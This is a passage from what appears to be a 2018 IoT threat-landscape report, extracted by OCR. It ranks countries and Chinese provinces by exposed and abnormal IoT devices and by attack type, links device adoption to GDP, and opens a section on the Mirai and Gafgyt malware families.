Viewpoint 11: In 2018, the USA, Mexico, Brazil, Vietnam, and Indonesia were top 5 countries in terms of the number of exposed IoT devices. As for abnormal IoT devices, Vietnam, the USA, and Brazil were top 3 countries, troubled mainly by scanning, exploits, and cryptojacking respectively.

Figure 3.11 lists the global distribution of abnormal IoT devices in top 17 countries, each with more than 3000 such devices. As shown in this figure, Vietnam had the largest number of abnormal IoT devices, followed by India, the USA, Brazil, and Indonesia. Figure 3.12 ranks countries in terms of abnormal behavior, which is divided into DDoS attacks, botnet communication, scanning, exploits, spamming, and cryptojacking.







Figure 3.11 Global distribution of abnormal IoT devices (except China)




(a) Global distribution of DDoS attacks




(b) Global distribution of botnet communication




(c) Global distribution of scanning activities



(d) Global distribution of exploits




(e) Global distribution of spamming



(f) Global distribution of cryptojacking

Figure 3.12 Global distribution of abnormal behavior (except China)

As shown in Figure 3.12, Vietnam was ranked first (with China excluded) in terms of the number of abnormal IoT devices involved in DDoS attacks, botnet communication, and spamming, while the USA and Brazil topped the list respectively for exploits and cryptojacking. Obviously, Vietnam was most severely hit by IoT device-related attacks. Brazil made it into the list because of MikroTik routers exploited in the wild to mine cryptocurrency in April 2018.




(a) Distribution of abnormal IoT devices in Vietnam (b) Distribution of abnormal IoT devices in the USA (c) Distribution of abnormal IoT devices in Brazil


Figure 3.13 Distribution of abnormal IoT devices by type in Vietnam, the USA, and Brazil

As shown in Figure 3.12 and Figure 3.13, most abnormal IoT devices in Vietnam were cameras, followed by routers, and the most frequent abnormal behavior in this country was scanning, followed by botnet communication and spamming. In the USA, routers and cameras were two typical examples of abnormal IoT devices, which were mainly found in exploits, botnet communication, and DDoS attacks. In Brazil, routers and cameras topped the list of abnormal IoT devices, mainly involved in cryptojacking and scanning.

Moreover, in Vietnam, the USA, and Brazil, the major types of abnormal IoT devices were all routers and cameras. This aroused our interest in exploring abnormal behavior types associated with these devices in the three countries.



(a) Abnormal behavior types of abnormal routers



(b) Abnormal behavior types of abnormal cameras

Figure 3.14 Abnormal behavior types of routers and cameras in Vietnam, the USA, and Brazil

As shown in Figure 3.14, in Vietnam, abnormal cameras were most frequently found in scanning, botnet communication, spamming, and DDoS attacks; in the USA, abnormal routers and cameras were mainly involved in exploits; in Brazil, abnormal routers were mainly used for cryptomining. Although routers and cameras dominated the list of abnormal IoT devices in all countries, abnormal behavior types they engaged in varied from country to country, depending on attackers' preferences.

3.3.3 Nationwide Distribution of IoT Devices in China

This section analyzes data about IoT devices in China over a six-month period from May 1 to November 12, 2018, presenting the nationwide distribution of devices as well as the number of devices in each of the top provinces/municipalities, as shown in Figure 3.15.




Figure 3.15 Nationwide distribution of IoT devices in China

As shown in the preceding figure, each province/municipality was home to more than 100,000 IoT devices. Taiwan, Jiangsu, Guangdong, Shandong, and Zhejiang were top 5 provinces in terms of the number of IoT devices. This ranking is very much relevant to the gross domestic product (GDP) ranking of provinces/municipalities. According to the published GDP statistics of all provinces/municipalities (including Taiwan), Guangdong, Jiangsu, Shandong, Zhejiang, Henan, and Taiwan took the first to sixth spots of China's GDP ranking[11].

We believe this has a lot to do with the wide adoption of IoT devices and the booming of high technologies and services. In particular, economically developed provinces have the financial resources and motivation to procure and deploy IoT devices and related intelligent systems.

A study of GDP composition in Guangdong, Jiangsu, Shandong, Zhejiang, and Taiwan reveals that the output of the tertiary industry contributed a lot to their respective GDP. As far as these provinces are concerned, the scale of the installed base of IoT devices was in proportion with the economic aggregate.

Besides, although Henan was among top provinces in terms of GDP, it ranked low on the list of provinces in terms of the number of IoT devices because the primary and secondary industries dominated the economy of this province, but the tertiary industry was not so strong as in other top provinces.

Clearly, how widely IoT devices are adopted reflects the economic development level of a province. In this sense, the IoT can upgrade the development of a prosperous region to a higher level, but can also give rise to serious security issues that call for special attention. Please read on about the nationwide distribution of abnormal IoT devices in China.

11 https://en.wikipedia.org/wiki/Economy_of_Taiwan

3.3.4 Nationwide Distribution of Abnormal IoT Devices in China

As for abnormal IoT devices in China, we break down related data into provinces and associate abnormal behavior with device types before arriving at the following viewpoint.

Viewpoint 12: As top GDP provinces, Guangdong, Jiangsu, Shandong, Zhejiang, and Taiwan were also top 5 provinces with the most IoT devices. In terms of abnormal IoT devices, Jiangsu, Guangdong, Zhejiang, and Shandong were still at the top of the list. This means that the adoption of IoT devices is closely linked to the local economy. It is worth noting that with the wide adoption of IoT devices comes more cyber threats. In other words, equal importance should be attached to both the development of economy and new industries and the IoT security.




Figure 3.16 Abnormal behavior types of abnormal IoT devices in China




Figure 3.17 Numbers of abnormal IoT devices in top provinces

As shown in Figure 3.16, abnormal IoT devices in China were mostly involved in DDoS attacks and botnet communication. After breaking down the nationwide statistics into provincial-level data, we find that Jiangsu, Guangdong, Zhejiang, Shandong, and Fujian were at the top of the list with the most abnormal IoT devices. In all provinces/municipalities listed in Figure 3.17, the number of abnormal IoT devices exceeded 1000. Figure 3.15 in section 3.3.3 "Nationwide Distribution of IoT Devices in China" shows that Taiwan had the largest number of IoT devices in China, but the number of abnormal IoT devices in this province was not the largest. From the perspective of data, we have the following assumptions:

1. IoT devices in Taiwan were quite secure and so were not targeted by large-scale incidents.
2. Not so many probes were deployed in Taiwan to collect data about malicious activities.

The following figures show rankings of top provinces/municipalities sorted by the number of abnormal IoT devices.

IoT Asset-related Risks and Threats




Figure 3.18 Rankings of provinces/municipalities by the number of abnormal IoT devices

As shown in Figure 3.18, Guangdong had the most abnormal IoT devices involved in DDoS attacks, botnet communication, and cryptojacking, while Jiangsu had the most abnormal IoT devices involved in exploits, scanning, and spamming.

Jiangsu, Guangdong, and Zhejiang were top 3 provinces housing the most abnormal IoT devices. The following analysis is focused on IoT device types and attack types in these three provinces.

Jiangsu was ranked first among all provinces/municipalities in terms of exploit, scanning, and spamming activities. However, within the province, DDoS attacks and botnet communication were two types of malicious activities taking place most frequently.





Figure 3.19 Abnormal behavior types of IoT devices in Jiangsu, Guangdong, and Zhejiang


Figure 3.20 shows distribution of abnormal IoT devices in Jiangsu, Guangdong, and Zhejiang. Obviously, in the three provinces, cameras and routers were major abnormal devices, together accounting for over 90% of each province's total. In Guangdong and Zhejiang, the percentage even reached 98%.




(a) Abnormal IoT device types in Jiangsu (b) Abnormal IoT device types in Guangdong (c) Abnormal IoT device types in Zhejiang

Figure 3.20 Distribution of abnormal IoT devices in Jiangsu, Guangdong, and Zhejiang

Let's look further into abnormal behavior of cameras and routers in the three provinces. As shown in Figure 3.21, abnormal cameras and routers in Jiangsu, Guangdong, and Zhejiang were mainly involved in DDoS attacks and botnet communication. This further demonstrates the analysis of abnormal behavior shown in Figure 3.19 and also tallies with the distribution of abnormal behavior of abnormal IoT devices in China.



(a) Abnormal behavior types of cameras



(b) Abnormal behavior types of routers

Figure 3.21 Abnormal behavior types of cameras and routers in Jiangsu, Guangdong, and Zhejiang

To sum up, top GDP provinces in China, namely Taiwan, Jiangsu, Guangdong, Shandong, and Zhejiang, had the most IoT devices, while Jiangsu, Guangdong, Zhejiang, Shandong, and Fujian housed the most abnormal IoT devices. IoT devices were mainly involved in DDoS attacks and botnet communication, especially in Guangdong and Jiangsu. For other types of abnormal behavior, Jiangsu topped the list. But within the province, DDoS attacks and botnet communication were still two major types of malicious activities.

3.4 IoT Malware Families

Software programs running on IoT devices are usually based on open-source frameworks and open-source code, and so full of vulnerabilities, from the initial weak password vulnerability to subsequent HTTP service vulnerabilities, cross-site vulnerabilities, and Memcached- and ThinkPHP-related vulnerabilities. This invites a slew of malware families, which have given rise to numerous active variants.

According to our observation, most IoT-related malicious code stems from the same malware families such as Mirai and Gafgyt. These families' variants often use existing exploit code. Therefore, we infer that most attackers are tool users rather than code developers.

